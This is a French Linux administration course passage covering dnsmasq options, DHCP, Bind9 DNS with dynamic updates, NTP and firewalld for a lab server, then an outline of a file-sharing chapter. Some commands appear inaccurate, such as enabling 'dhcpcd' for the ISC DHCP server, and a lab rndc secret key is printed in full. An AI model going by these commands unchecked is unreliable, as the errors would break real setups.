#dhcp-match=itanics, option:client-arch, 2 #IA64
#dhcp-match=hammers, option:client-arch, 6 #x86-64
#dhcp-match=mactels, option:client-arch, 7 #EFI x86-64

# Do real PXE, rather than just booting a single file, this is an
# alternative to dhcp-boot.
#pxe-prompt="What system shall I netboot?"
# or with timeout before first available action is taken:
#pxe-prompt="Press F8 for menu.", 60

# Available boot services. for PXE.
#pxe-service=x86PC, "Boot from local disk"

# Loads <tftp-root>/pxelinux.0 from dnsmasq TFTP server.
#pxe-service=x86PC, "Install Linux", pxelinux

# Loads <tftp-root>/pxelinux.0 from TFTP server at 1.2.3.4.
# Beware this fails on old PXE ROMS.
#pxe-service=x86PC, "Install Linux", pxelinux, 1.2.3.4

# Use bootserver on network, found my multicast or broadcast.
#pxe-service=x86PC, "Install windows from RIS server", 1

# Use bootserver at a known IP address.
#pxe-service=x86PC, "Install windows from RIS server", 1, 1.2.3.4

# If you have multicast-FTP available,
# information for that can be passed in a similar way using options 1
# to 5. See page 19 of
# http://download.intel.com/design/archives/wfm/downloads/pxespec.pdf

# Enable dnsmasq's built-in TFTP server
#enable-tftp

# Set the root directory for files available via FTP.
#tftp-root=/var/ftpd

# Make the TFTP server more secure: with this set, only files owned by
# the user dnsmasq is running as will be send over the net.
#tftp-secure

# This option stops dnsmasq from negotiating a larger blocksize for TFTP
# transfers. It will slow things down, but may rescue some broken TFTP

```

```

# clients.
#tftp-no-blocksize

# Set the boot file name only when the "red" tag is set.
#dhcp-boot=tag:red,pxelinux.red-net

# An example of dhcp-boot with an external TFTP server: the name and IP
# address of the server are given after the filename.
# Can fail with old PXE ROMS. Overridden by --pxe-service.
#dhcp-boot=/var/ftpd/pxelinux.0,boothost,192.168.0.3

# If there are multiple external tftp servers having a same name
# (using /etc/hosts) then that name can be specified as the
# tftp_servername (the third option to dhcp-boot) and in that
# case dnsmasq resolves this name and returns the resultant IP
# addresses in round robin fashion. This facility can be used to
# load balance the tftp load among a set of servers.
#dhcp-boot=/var/ftpd/pxelinux.0,boothost,tftp_server_name

# Set the limit on DHCP leases, the default is 150
#dhcp-lease-max=150

# The DHCP server needs somewhere on disk to keep its lease database.
# This defaults to a sane location, but if you want to change it, use
# the line below.
#dhcp-leasefile=/var/lib/dnsmasq/dnsmasq.leases

# Set the DHCP server to authoritative mode. In this mode it will barge in
# and take over the lease for any client which broadcasts on the network,
# whether it has a record of the lease or not. This avoids long timeouts
# when a machine wakes up on a new network. DO NOT enable this if there's
# the slightest chance that you might end up accidentally configuring a DHCP
# server for your campus/company accidentally. The ISC server uses
# the same option, and this URL provides more information:
# http://www.isc.org/files/auth.html
#dhcp-authoritative

# Run an executable when a DHCP lease is created or destroyed.
# The arguments sent to the script are "add" or "del",
# then the MAC address, the IP address and finally the hostname
# if there is one.
#dhcp-script=/bin/echo

# Set the cachesize here.
#cache-size=150

# If you want to disable negative caching, uncomment this.
#no-negcache

# Normally responses which come from /etc/hosts and the DHCP lease
# file have Time-To-Live set as zero, which conventionally means
# do not cache further. If you are happy to trade lower load on the
# server for potentially stale data, you can set a time-to-live (in
# seconds) here.
#local-ttl=

# If you want dnsmasq to detect attempts by Verisign to send queries
# to unregistered .com and .net hosts to its sitefinder service and
# have dnsmasq instead return the correct NXDOMAIN response, uncomment
# this line. You can add similar lines to do the same for other
# registries which have implemented wildcard A records.
#bogus-nxdomain=64.94.110.11

# If you want to fix up DNS results from upstream servers, use the
# alias option. This only works for IPv4.
# This alias makes a result of 1.2.3.4 appear as 5.6.7.8
#alias=1.2.3.4,5.6.7.8
# and this maps 1.2.3.0 to 5.6.7.x
#alias=1.2.3.0,5.6.7.0,255.255.255.0
# and this maps 192.168.0.10->192.168.0.40 to 10.0.0.10->10.0.0.40
#alias=192.168.0.10-192.168.0.40,10.0.0.0,255.255.255.0

# Change these lines if you want dnsmasq to serve MX records.

# Return an MX record named "maildomain.com" with target
# servermachine.com and preference 50
#mx-host=maildomain.com,servermachine.com,50

# Set the default target for MX records created using the localmx option.
#mx-target=servermachine.com

```

```

# Return an MX record pointing to the mx-target for all local
# machines.
#localmx

# Return an MX record pointing to itself for all local machines.
#selfmx

# Change the following lines if you want dnsmasq to serve SRV
# records. These are useful if you want to serve ldap requests for
# Active Directory and other windows-originated DNS requests.
# See RFC 2782.
# You may add multiple srv-host lines.
# The fields are <name>,<target>,<port>,<priority>,<weight>
# If the domain part is missing from the name (so that is just has the
# service and protocol sections) then the domain given by the domain=
# config option is used. (Note that expand-hosts does not need to be
# set for this to work.)

# A SRV record sending LDAP for the example.com domain to
# ldapserver.example.com port 389
#srv-host=_ldap._tcp.example.com,ldapserver.example.com,389

# A SRV record sending LDAP for the example.com domain to
# ldapserver.example.com port 389 (using domain=)
#domain=example.com
#srv-host=_ldap._tcp,ldapserver.example.com,389

# Two SRV records for LDAP, each with different priorities
#srv-host=_ldap._tcp.example.com,ldapserver.example.com,389,1
#srv-host=_ldap._tcp.example.com,ldapserver.example.com,389,2

# A SRV record indicating that there is no LDAP server for the domain
# example.com
#srv-host=_ldap._tcp.example.com

# The following line shows how to make dnsmasq serve an arbitrary PTR
# record. This is useful for DNS-SD. (Note that the
# domain-name expansion done for SRV records _does_not
# occur for PTR records.)
#ptr-record=_http._tcp.dns-sd-services,"New Employee Page._http._tcp.dns-sd-services"

# Change the following lines to enable dnsmasq to serve TXT records.
# These are used for things like SPF and zeroconf. (Note that the
# domain-name expansion done for SRV records _does_not
# occur for TXT records.)

#Example SPF.
#txt-record=example.com,"v=spf1 a -all"

#Example zeroconf
#txt-record=_http._tcp.example.com,name=value,paper=A4

# Provide an alias for a "local" DNS name. Note that this _only_ works
# for targets which are names from DHCP or /etc/hosts. Give host
# "bert" another name, bertrand
#cname=bertrand,bert


# For debugging purposes, log each DNS query as it passes through
# dnsmasq.
#log-queries

# Log lots of extra information about DHCP transactions.
#log-dhcp

# Include another lot of configuration options.
#conf-file=/etc/dnsmasq.more.conf
conf-dir=/etc/dnsmasq.d

```

4. Topologie de lab : lab201



La mise en place peut se réaliser avec `kcli` ou avec les virt-scripts.

Déploiement avec kcli :

...

Déploiement avec "libvirt/lab201"

...

5. Mise en place de srv01

5.1. Configuration réseau

Par exemple, pour changer le nom d'hôte :

```
hostnamectl set-hostname srv01
systemctl restart systemd-hostnamed
systemctl status systemd-hostnamed
```

En changeant le nom d'hôte, on enfreint des règles SELinux.

- On peut ré-étiqueter tout le système en créant un fichier vide `.autorelabel` à la racine du système et en redémarrant la machine.

```
# touch /.autorelabel
reboot
```

Modifier ou créer le fichier `/etc/sysconfig/network-scripts/ifcfg-eth0` pour fixer l'adresse IP du serveur srv01 et d'autres paramètres.

```
DEVICE=eth0
NM_CONTROLLED=no
ONBOOT=yes
TYPE=Ethernet
BOOTPROTO=static
HOSTNAME=srv01
IPADDR=192.168.22.1
NETMASK=255.255.255.0
GATEWAY=192.168.22.254
```

+++ connexion IPv6

Ensuite, on éteindra la machine virtuelle afin d'éditer la définition de la VM avec `virsh edit srv01` et de remplacer la ligne `<source bridge='virbr0' />` par `<source bridge='virbr1' />`. Après redémarrage la machine devrait obtenir une connectivité locale et globale :

- Interface

```
# ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:ef:72:b6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.22.1/24 brd 192.168.22.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::5054:ff:feef:72b6/64 scope link
            valid_lft forever preferred_lft forever
```

- Connectivité locale

```
# ping -c 1 192.168.22.254
PING 192.168.22.254 (192.168.22.254) 56(84) bytes of data.
64 bytes from 192.168.22.254: icmp_seq=1 ttl=64 time=0.324 ms

--- 192.168.22.254 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.324/0.324/0.324/0.000 ms
```

- Connectivité globale

```
# ping -c 1 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=47.7 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.775/47.775/47.775/0.000 ms
```

- Mais la résolution de nom est absente

```
# ping -c 1 www.google.com
ping: unknown host www.google.com
```

- En effet, il n'y a pas de serveur de nom renseigné dans `/etc/resolv.conf` sinon la référence originale qu'il faut modifier en valeur temporaire `nameserver 8.8.8.8`

```
# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 8.8.8.8
```

- Maintenant une connectivité minimale est établie

```
# ping -c 1 www.google.com
PING www.google.com (62.4.253.244) 56(84) bytes of data.
64 bytes from 244.253-4-62.akamai.com (62.4.253.244): icmp_seq=1 ttl=127 time=43.7 ms

--- www.google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 43.717/43.717/43.717/0.000 ms
```

5.2. Service DHCP

```
# yum -y install dhcp
```

Créer un fichier `/etc/dhcp/dhcpd.conf`

```
ddns-update-style none;
authoritative;
log-facility local7;
subnet 192.168.22.0 netmask 255.255.255.0 {
    range 192.168.22.100 192.168.22.150;
    option domain-name-servers 192.168.22.1;
    option domain-name "domain.lan";
    option routers 192.168.22.254;
    option ntp-servers 192.168.22.1;
    default-lease-time 86400;
    max-lease-time 86400;
```

```
}
#host srv02 {
#  hardware ethernet aa:bb:cc:dd:ee:ff;
#  fixed-address 192.168.22.2;
#}
```

Activation et démarrage du service

```
# systemctl enable dhcpcd
# systemctl start dhcpcd
```

Baux attribués

```
# cat /var/lib/dhcpcd/dhcpcd.leases
# The format of this file is documented in the dhcpcd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.2.5

lease 192.168.22.100 {
    starts 3 2016/03/09 18:21:24;
    ends 4 2016/03/10 18:21:24;
    tstp 4 2016/03/10 18:21:24;
    cltt 3 2016/03/09 18:21:24;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 52:54:00:ef:05:b3;
    client-hostname "wks41";
}
lease 192.168.22.101 {
    starts 3 2016/03/09 18:32:01;
    ends 4 2016/03/10 18:32:01;
    tstp 4 2016/03/10 18:32:01;
    cltt 3 2016/03/09 18:32:01;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 52:54:00:ef:38:81;
    client-hostname "srv02";
}
server-duid "\000\001\000\001\036s%241RT\000\357r\266";
```

Journal Centos / Debian (pour mémoire)

```
journalctl -u dhcpcd || journalctl -u isc-dhcp-server
```

5.3. DNS

Une lecture de ce document https://access.redhat.com/documentation/fr-FR/Red_Hat_Enterprise_Linux/7/html/Networking_Guide/ch-DNS_Servers.html en français expose les principes de configuration de Bind9.

Installation de Bind9

```
yum -y install bind bind-utils
```

Configuration cache DNS

Editer le fichier `/etc/named.conf`

- Création d'une ACL
- Mise à l'écoute sur le LAN
- Ajout des Forwarders

```
# cat /etc/named.conf
//
// named.conf
//
// Provided by Red Hat bind package to configure the ISC BIND named(8) DNS
// server as a caching only nameserver (as a localhost DNS resolver only).
//
// See /usr/share/doc/bind*/sample/ for example named configuration files.
//
```

```

// Les ajouts sont indiqué //!!!

//!!! Création d'une ACL "trusted"
acl trusted {
    192.168.22.0/24; localhost;
};

options {
    //!!! Mise à l'écoute sur l'adresse 192.168.122.1
    listen-on port 53 { 127.0.0.1; 192.168.22.1; };
    listen-on-v6 port 53 { ::1; };
    directory      "/var/named";
    dump-file      "/var/named/data/cache_dump.db";
    statistics-file "/var/named/data/named_stats.txt";
    memstatistics-file "/var/named/data/named_mem_stats.txt";
    //!!! Autoriser les requêtes correspondant à l'ACL "trusted"
    allow-query     { trusted; };

    /*
     - If you are building an AUTHORITATIVE DNS server, do NOT enable recursion.
     - If you are building a RECURSIVE (caching) DNS server, you need to enable
       recursion.
     - If your recursive DNS server has a public IP address, you MUST enable access
       control to limit queries to your legitimate users. Failing to do so will
       cause your server to become part of large scale DNS amplification
       attacks. Implementing BCP38 within your network would greatly
       reduce such attack surface
    */
    recursion yes;

    dnssec-enable yes;
    dnssec-validation yes;

    /* Path to ISC DLV key */
    bindkeys-file "/etc/named.iscdlv.key";

    managed-keys-directory "/var/named/dynamic";

    pid-file "/run/named/named.pid";
    session-keyfile "/run/named/session.key";
    //!!! Ajouter des serveurs de noms publics (exemple)
    forwarders { 8.8.8.8; 8.8.4.4; };
};

logging
{
    channel default_debug {
        file "data/named.run";
        severity dynamic;
    };
};

zone "." IN {
    type hint;
    file "named.ca";
};

include "/etc/named.rfc1912.zones";
include "/etc/named.root.key";

```

Activation et démarrage du service DNS

```

# systemctl enable named
# systemctl start named
# systemctl status named

```

Toute opération future nécessite un redémarrage du démon *named* :

```
rndc reload
```

Ajout des paramètres locaux tels quels dans /etc/resolv.conf

```

# echo "domain domain.lan" > /etc/resolv.conf
# echo "search domain.lan" >> /etc/resolv.conf
# echo "nameserver 127.0.0.1" >> /etc/resolv.conf
# cat /etc/resolv.conf

```

```
domain domain.lan
search domain.lan
nameserver 127.0.0.1
```

Mais aussi une mise-à-jour du fichier de résolution locale `/etc/hosts` semble indiquée.

```
# echo "127.0.0.1 srv01 srv01.domain.lan" >> /etc/hosts
# echo "::1 srv01 srv01.domain.lan" >> /etc/hosts
# cat /etc/hosts
127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4
::1 localhost localhost.localdomain localhost6 localhost6.localdomain6
127.0.0.1 srv01 srv01.domain.lan
::1 srv01 srv01.domain.lan
```

Diagnostic

```
# ss -antp | grep named
LISTEN      0      10    192.168.22.1:53          *:*                  use
rs:(("named",pid=8864,fd=21))
LISTEN      0      10    127.0.0.1:53          *:*                  users:
(("named",pid=8864,fd=20))
LISTEN      0     128    127.0.0.1:953         *:*                  users:
(("named",pid=8864,fd=23))
LISTEN      0      10      ::1:53          ::::*                users:()
"named",pid=8864,fd=22)
LISTEN      0     128      ::1:953         ::::*                users:()
"named",pid=8864,fd=24))
```

```
# journalctl -e -u named
```

```
# dig +short @127.0.0.1 www.google.com
216.58.211.100

# dig +short @192.168.22.1 www.google.com
216.58.211.100
```

```
named-checkconf
named-checkzone [zone] [zone file path]
```

Test à partir de wks41

```
[root@wks41 ~]# nslookup www.google.com
Server:      192.168.22.1
Address:   192.168.22.1#53

Non-authoritative answer:
Name:   www.google.com
Address: 216.58.211.68
```

Hébergement d'une zone locale

Déclaration des fichiers de zone. On ajoutera ces lignes à la fin du fichier `/etc/named.conf`

```
zone "domain.lan" {
    type master;
    file "db.domain.lan";
    #allow-update { key rndc-key; };
};

zone "22.168.192.in-addr.arpa" {
    type master;
    file "db.192.168.22";
    #allow-update { key rndc-key; };
};
```

Ajout des fichiers de zone

Editer un nouveau fichier `/var/named/db.domain.lan`

```
$TTL 604800
@ IN SOA srv01.domain.lan. francois.domain.lan. (
    1 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL
;
@ IN NS srv01.domain.lan.
srv01 IN A 192.168.22.1
ns1 IN CNAME srv01
gw01 IN A 192.168.1.254
```

Editer un nouveau fichier /var/named/db.192.168.22

```
$TTL 604800
@ IN SOA srv01.domain.lan. francois.domain.lan. (
    1 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL
;
@ IN NS srv01.
1 IN PTR srv01.domain.lan.
254 IN PTR gw01.domain.lan
```

Fixer les droits

```
# chown named:named /var/named/db*
# ls -l /var/named/db*
-rw-r--r--. 1 named named 447 Mar 9 20:28 /var/named/db.192.168.22
-rw-r--r--. 1 named named 472 Mar 9 20:26 /var/named/db.domain.lan
```

Redémarrage du service

```
# systemctl restart named
```

Vérification de la configuration des zones

```
# named-checkconf -z
zone localhost.localdomain/IN: loaded serial 0
zone localhost/IN: loaded serial 0
zone 1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.ip6.arpa/IN: loaded serial 0
zone 1.0.0.127.in-addr.arpa/IN: loaded serial 0
zone 0.in-addr.arpa/IN: loaded serial 0
zone domain.lan/IN: loaded serial 1
zone 22.168.192.in-addr.arpa/IN: loaded serial 1
```

Tests locaux et distants avec dig srv01.domain.lan

Chaque fois qu'un fichier de zone connaît un changement, il faut incrémenter la valeur de champ serial.

5.4. Chroot Bind

Sans SELinux, un environnement chroot pour Bind est peut-être recommandé.

```
# yum install -y bind-chroot
# /usr/libexec/setup-named-chroot.sh /var/named/chroot on
# systemctl disable named
# systemctl stop named
# systemctl enable named-chroot
Created symlink from /etc/systemd/system/multi-user.target.wants/named-chroot.service to /usr/lib/systemd/system/named-chroot.service.
# systemctl start named-chroot
```

```
# yum install -y tree
# tree /var/named/chroot/
/var/named/chroot/
└── dev
```

```

|   └── null
|   └── random
|   └── zero
└── etc
    ├── localtime
    ├── named
    ├── named.conf
    ├── named.iscdlv.key
    ├── named.rfc1912.zones
    ├── named.root.key
    ├── pki
    │   └── dnssec-keys
    └── rndc.key
└── run
    └── named
        ├── named.pid
        └── session.key
└── usr
    └── lib64
        └── bind
└── var
    ├── log
    ├── named
    │   ├── chroot
    │   │   ├── dev
    │   │   │   ├── null
    │   │   │   ├── random
    │   │   │   └── zero
    │   │   ├── etc
    │   │   │   ├── localtime
    │   │   │   ├── named
    │   │   │   ├── named.conf
    │   │   │   ├── named.iscdlv.key
    │   │   │   ├── named.rfc1912.zones
    │   │   │   ├── named.root.key
    │   │   │   ├── pki
    │   │   │   │   └── dnssec-keys
    │   │   │   └── rndc.key
    │   │   └── run
    │   └── named
    │       └── run
    └── usr
        └── lib64
            └── bind
    └── var
        ├── log
        ├── named
        ├── run -> ../run
        └── tmp
    └── data
        └── named.run
    └── dynamic
        ├── managed-keys.bind
        └── managed-keys.bind.jnl
    └── named.ca
    └── named.empty
    └── named.localhost
    └── named.loopback
    └── slaves
└── run -> ../run
└── tmp

```

34 directories, 27 files
[root@00 ~]#

5.5. DHCP/DNS dynamique

- Nom : srv01.domain.lan
- Type : Authoritative
- Forward Lookup Zone : domain.lan.
- Reverse Lookup Zone : 22.168.192.in-addr.arpa.

Il faut adapter le fichier `/etc/named.conf` avec la clé d'authentification "rndc-key"

```

// 
// named.conf
// 
// Provided by Red Hat bind package to configure the ISC BIND named(8) DNS

```

```

// server as a caching only nameserver (as a localhost DNS resolver only).
//
// See /usr/share/doc/bind*/sample/ for example named configuration files.
//
// Les ajouts sont indiqué //!!!
//
//!!! Création d'une ACL "lan"
acl trusted {
    192.168.22.0/24; localhost;
};

options {
    //!!! Mise à l'écoute sur l'adresse 192.168.122.1
    listen-on port 53 { 127.0.0.1; 192.168.22.1; };
    listen-on-v6 port 53 { ::1; };
    directory      "/var/named";
    dump-file      "/var/named/data/cache_dump.db";
    statistics-file "/var/named/data/named_stats.txt";
    memstatistics-file "/var/named/data/named_mem_stats.txt";
    //!!! Autoriser les requêtes correspondant à l'ACL "trusted"
    allow-query     { trusted; };

    /*
    - If you are building an AUTHORITATIVE DNS server, do NOT enable recursion.
    - If you are building a RECURSIVE (caching) DNS server, you need to enable
      recursion.
    - If your recursive DNS server has a public IP address, you MUST enable access
      control to limit queries to your legitimate users. Failing to do so will
      cause your server to become part of large scale DNS amplification
      attacks. Implementing BCP38 within your network would greatly
      reduce such attack surface
    */
    recursion yes;

    dnssec-enable yes;
    dnssec-validation yes;

    /* Path to ISC DLV key */
    bindkeys-file "/etc/named.iscdlv.key";

    managed-keys-directory "/var/named/dynamic";

    pid-file "/run/named/named.pid";
    session-keyfile "/run/named/session.key";
    //!!! Ajouter des serveurs de noms publics (exemple)
    forwarders { 8.8.8.8; 8.8.4.4; };
    //!!! restrict recursion
    allow-recursion {
        trusted;
    };
    allow-transfer {
        trusted;
    };
};

logging
{
    channel default_debug {
        file "data/named.run";
        severity dynamic;
    };
};
zone "." IN {
    type hint;
    file "named.ca";
};

//!!! adapté
include "/etc/named.rfc1912.zones";
include "/etc/named.root.key";
zone "domain.lan" {
    type master;
    file "db.domain.lan";
    allow-update { key rndc-key; };
};

zone "22.168.192.in-addr.arpa" {
    type master;
    file "db.192.168.22";
    allow-update { key rndc-key; };
}

```

```
};

//!!! Ajouté
include "/etc/rndc.key";
```

Mais quelle est cette clé ? Chacun aura la sienne. Notez la bien.

```
# cat /etc/rndc.key
key "rndc-key" {
    algorithm hmac-md5;
    secret "QD54SMYw8Zpthvk1e6oAoA==";
};

# ls -l /etc/rndc.key
-rw-r-----. 1 root named 77 Mar  9 19:55 /etc/rndc.key
```

SELinux interdit l'écriture dynamique des fichiers de zones

Configurer SELinux en conséquence

```
setsebool named_write_master_zones true
```

On va renseigner directement cette clé dans le fichier `/etc/dhcp/dhcpd.conf` ici adapté

Faisons-en une sauvegarde et adaptons le fichier :

```
cp /etc/dhcp/dhcpd.conf ~/dhcpd.conf.bak
```

```
# cat /etc/dhcp/dhcpd.conf
#
# DHCP Server Configuration file.
#   see /usr/share/doc/dhcp*/dhcpd.conf.example
#   see dhcpd.conf(5) man page
#

ddns-updates on;
ddns-update-style interim;
key "rndc-key" {
    algorithm hmac-md5;
    secret "QD54SMYw8Zpthvk1e6oAoA==";
};

#ddns-update-style none;
authoritative;
log-facility local7;
subnet 192.168.22.0 netmask 255.255.255.0 {
    range 192.168.22.100 192.168.22.150;
    option domain-name-servers 192.168.22.1;
    option domain-name "domain.lan";
    option routers 192.168.22.254;
    option ntp-servers 192.168.22.1;
    default-lease-time 86400;
    max-lease-time 86400;
}
zone domain.lan {
    primary srv01;
    key rndc-key;
}

zone 22.168.192.in-addr.arpa {
    primary srv01;
    key rndc-key;
}
```

Fixer le propriétaire et le groupe `named` sur le répertoire `/var/named` et redémarrer les deux services

```
# chown -R named:named /var/named/
# systemctl restart named && systemctl restart dhcpcd
```

Après avoir redémarré wks41, vérifier sa résolution de nom

```
dig wks41
```

5.6. NTP côté Serveur

Srv01 est aussi serveur NTP pour le réseau. NTP est un service qu'il faudrait dupliquer et qui devrait disposer de sa propre entrée dans la zone. Une idée serait de disposer d'un nom round robin qui distribuerait la charge des synchronisation sur plusieurs serveurs.

Fixer et vérifier la zone horaire

```
# timedatectl set-timezone Europe/Brussels
# timedatectl
```

Installer et activer ntpd local

```
# yum -y install ntp
# systemctl enable ntpd
# systemctl start ntpd
```

Examiner le fichier de configuration

```
# cat /etc/ntp
ntp/      ntp.conf
[root@localhost user]# cat /etc/ntp.conf
# For more information about this file, see the man pages
# ntp.conf(5), ntp_acc(5), ntp_auth(5), ntp_clock(5), ntp_misc(5), ntp_mon(5).

driftfile /var/lib/ntp/drift

# Permit time synchronization with our time source, but do not
# permit the source to query or modify the service on this system.
restrict default nomodify notrap nopeer noquery

# Permit all access over the loopback interface. This could
# be tightened as well, but to do so would effect some of
# the administrative functions.
restrict 127.0.0.1
restrict ::1

# Hosts on local network are less restricted.
#restrict 192.168.1.0 mask 255.255.255.0 nomodify notrap

# Use public servers from the pool.ntp.org project.
# Please consider joining the pool (http://www.pool.ntp.org/join.html).
server 0.centos.pool.ntp.org iburst
server 1.centos.pool.ntp.org iburst
server 2.centos.pool.ntp.org iburst
server 3.centos.pool.ntp.org iburst

#broadcast 192.168.1.255 autokey    # broadcast server
#broadcastclient          # broadcast client
#broadcast 224.0.1.1 autokey        # multicast server
#multicastclient 224.0.1.1          # multicast client
#multicastserver 239.255.254.254   # multicast server
#multicastclient 239.255.254.254 autokey # multicast client

# Enable public key cryptography.
#crypto

includefile /etc/ntp/crypto/pw

# Key file containing the keys and key identifiers used when operating
# with symmetric key cryptography.
keys /etc/ntp/keys

# Specify the key identifiers which are trusted.
#trustedkey 4 8 42

# Specify the key identifier to use with the ntpdc utility.
#requestkey 8

# Specify the key identifier to use with the ntpq utility.
```

```
#controlkey 8

# Enable writing of statistics records.
#statistics clockstats cryptostats loopstats peerstats

# Disable the monitoring facility to prevent amplification attacks using ntpdc
# monlist command when default restrict does not include the noquery flag. See
# CVE-2013-5211 for more details.
# Note: Monitoring will not be disabled with the limited restriction flag.
disable monitor
```

Ce fichier `/etc/ntp.conf` devrait être adapté pour accepter des synchronisations du réseau local et sur les serveurs maîtres :

```
server 0.be.pool.ntp.org iburst
server 1.be.pool.ntp.org iburst
server 2.be.pool.ntp.org iburst
server 3.be.pool.ntp.org iburst
restrict 192.168.22.0 mask 255.255.255.0 nomodify notrap
```

Statut NTP

```
# ntpq -p
```

Mise-à-jour forcée

```
# systemctl stop ntpd
# ntpdate -u 0.be.pool.ntp.org
# systemctl start ntpd
```

5.7. NTP côté client

Du côté client, pour wks41 par exemple dans notre topologie, il est peut-être judicieux d'activer le démon chrony qui se synchronisera notamment sur srv01.

```
# yum -y install chrony
# cat /etc/chrony.conf
# systemctl enable chronyd
# systemctl start chronyd
# chronyc tracking
# chronyc sources -v
```

5.8. Configuration du pare-feu

Firewalld :

```
# for i in dhcp dns ntp; do firewall-cmd --permanent --add-service $i; done
```

Iptables :

...

Services de partage

- Objectifs de certification
 - RHCE EX300
 - LPIC 202
- 1. Rappels
 - SSH
 - Partage d'écran
- 2. FTP
- 3. SSH
- 4. NFS
 - 4.1. Serveur NFS srv03
 - Installation du service
 - Activation du service
 - Création des partages
 - Adaptation SELinux
 - Adaptation du fichier de configuration /etc/exports
 - Activation des points de montage
 - Montages disponibles
 - Tests
 - 4.2. Client NFS
 - 4.3. Scénario d'exercice
 - 4.5. Pare-feu
- 5. Partages Samba Server/client
 - Cups
- 6. iSCSI

Contenu en cours de développement

Objectifs de certification

RHCE EX300

1. System configuration and management
 - 1.6. Configure a system to authenticate using Kerberos.
 - NFS
 - 5.1. Provide network shares to specific clients.
 - 5.2. Provide network shares suitable for group collaboration.
 - 5.3. Use Kerberos to control access to NFS network shares.
 - SMB
 - 6.1. Provide network shares to specific clients.
 - 6.2. Provide network shares suitable for group collaboration.

LPIC 202

- *Sujet 209 : Partage de fichiers*
 - 209.1 Configuration d'un serveur SAMBA (valeur : 5)
 - 209.2 Configuration d'un serveur NFS (valeur : 3)
- *Sujet 212 : Sécurité du système*
 - 212.2 Gestion des serveurs FTP (valeur : 2)
 - 212.3 Shell sécurisé (SSH) (valeur : 4)

1. Rappels

- NFS
- SMB
- FTP Sécurisé

Mais aussi,

- Partages d'imprimantes
- Partages d'écran

SSH

- SCP
- SFTP
- X11 Forwarding

Partage d'écran

- VNC pur
- Optimisation VNC
- SPICE
- autres

2. FTP

Installation du logiciel VSFTPD

```
yum -y install vsftpd
```

Editer le fichier `/etc/vsftpd/vsftpd.conf` et changer les directives :

```
anonymous_enable=NO
local_enable=YES
chroot_local_user=YES
```

Activer le service

```
systemctl enable vsftpd
systemctl start vsftpd
```

Ouverture du pare-feu

```
firewall-cmd --permanent --add-port=21/tcp
firewall-cmd --permanent --add-service=ftp
firewall-cmd --reload
```

Configuration TLS : <https://www.digitalocean.com/community/tutorials/how-to-configure-vsftpd-to-use-ssl-tls-on-a-centos-vps>

3. SSH

Voir Secure Shell

- SCP
- SFTP

4. NFS

Partage dans un environnement local de confiance.

- Versions 3 et 4
- Ports TCP/UDP 2049 et bien d'autres à vérifier ou à fixer dans la configuration
- Portmap / rpcbind : convertit les numéros de programmes RPC en numéros de port logiciel DARPA (TCP 111)

Options d'exportation

Options d'exportation les plus courantes

([source](#))

- **secure** : cette option impose l'utilisation d'un port réservé (inférieur à 1024) comme origine de la requête.
- **rw** : exporte le répertoire en lecture / écriture
- **ro** : exporte le répertoire en lecture seule
- **async** : le serveur NFS va pouvoir répondre que le fichier a été écrit sur le support de stockage, même si cela n'a pas encore été fait. Améliore les performances du serveur.
- **sync** : le serveur NFS va écrire physiquement les fichiers sur le support de stockage avant de répondre. Réduit les performances du serveur.

